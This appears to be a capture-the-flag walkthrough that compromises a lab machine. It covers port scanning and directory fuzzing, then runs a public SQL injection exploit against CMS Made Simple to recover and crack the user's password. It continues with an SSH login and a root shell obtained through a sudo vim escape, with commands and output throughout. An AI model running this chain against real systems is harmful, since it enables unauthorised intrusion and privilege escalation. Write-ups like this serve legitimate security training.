

sudo nmap -A -p- -T4 -vvv 10.10.130.31




```
PORT     STATE SERVICE REASON         VERSION
21/tcp   open  ftp     syn-ack ttl 61 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.1.69.107
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp   open  http    syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
2222/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCj5RwZ5K4QU12jUD81IxGPdEmWFigjRwFNM2pVBCiIPWiMb+R82pdw5dQPFY0JjjicS
ysFN3pl8ea2L8acocd/7zWke6ce50tpHaDs8OdBYLfpkh+OzAsDwVWSslgKQ7rbi/ck1FF1LIgY7UQdo5FWiTMap7vFnsT/WHL3HcG5Q+el
```

ffuf -u http://10.10.130.31/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt



```
simple                  [Status: 301, Size: 313, Words: 20, Lines: 10]
```

http://10.10.130.31/simple/



site click here to login.

Read about how to use CMS Made Simple in the documentation. In case you need any help the community is always at your service, in the forum or the IRC.

License

CMS Made Simple is released under the GPL license and as such you don't have to leave a link back to us in these templates or on your site as much as we would like it.

Some third party add-on modules may include additional license restrictions.

Next page: How CMSMS Works

© Copyright 2004 - 2020 - CMS Made Simple
This site is powered by CMS Made Simple version 2.2.8

HOW CMSMS WORKS
Templates and stylesheets
Pages and navigation
Content
Menu Manager

DEFAULT TEMPLATES EXPLAINED
CMSMS tags in the templates
Left simple navigation + 1 column
Top simple navigation + left subnavigation + 1 column


DEFAULT EXTENSIONS
Modules
Tags

https://www.cvedetails.com/cve/CVE-2019-9053/

https://www.exploit-db.com/exploits/46635

http://10.10.130.31/simple


https://gitlab.com/kalilinux/packages/dirb/blob/f43c03a2bef91118debffd6cec9573f21bb5f9e8/wordlists/others/best110.txt python 46635.py -u http://10.10.130.31/simple --crack -w 110.txt




```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret
```

ssh mitch@10.10.130.31 -p 2222


secret



```
headcrusher@t0rmentor:~/Downloads$ ssh mitch@10.10.130.31 -p 2222
The authenticity of host '[10.10.130.31]:2222 ([10.10.130.31]:2222)' can't be established.
ECDSA key fingerprint is SHA256:Fce5J4GBLgx1+iaSMBjO+NFKOjZvL5LOVF5/jc0kwt8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.130.31]:2222' (ECDSA) to the list of known hosts.
mitch@10.10.130.31's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ ls
user.txt
$ car user.txt
-sh: 2: car: not found
$ cat user.txt
G00d j0b, keep up!
```




```
$ cd /home
$ ls
mitch  sunbath
```



```
mitch@Machine:/home$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
```

https://gtfobins.github.io/gtfobins/vim/

sudo vim -c ':!/bin/sh'



```
mitch@Machine:/home$ sudo vim -c ':!/bin/sh'

# ^[[2;2R^[]11;rgb:2727/2a2a/3434^G
/bin/sh: 1: ot found
/bin/sh: 1: 2R: not found
# cat root/root.txt
cat: root/root.txt: No such file or directory
# cat /root/root.txt
W3ll d0n3. You made it!
```